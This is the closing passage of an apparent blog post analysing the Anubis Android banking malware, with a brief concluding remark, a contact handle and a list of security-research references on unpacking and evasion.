Anubis is a malware that is worth examining in every aspect and is really impressive, this application that harms tens of thousands of android users with thousands of samples around the world, is a source for future android malware. I hope you liked my post, thanks for reading. If you have any question, feel free to ask me on twitter [ox1c3N](#)

## References

---

- <https://eybisi.run/Mobile-Malware-Analysis-Tricks-used-in-Anubis/>
- <https://pentest.blog/n-ways-to-unpack-mobile-malware/>
- [https://www.trendmicro.com/en\\_us/research/19/a/google-play-apps-drop-anubis-banking-malware-use-motion-based-evasion-tactics.html](https://www.trendmicro.com/en_us/research/19/a/google-play-apps-drop-anubis-banking-malware-use-motion-based-evasion-tactics.html)
- <https://securityintelligence.com/anubis-strikes-again-mobile-malware-continues-to-plague-users-in-official-app-stores/>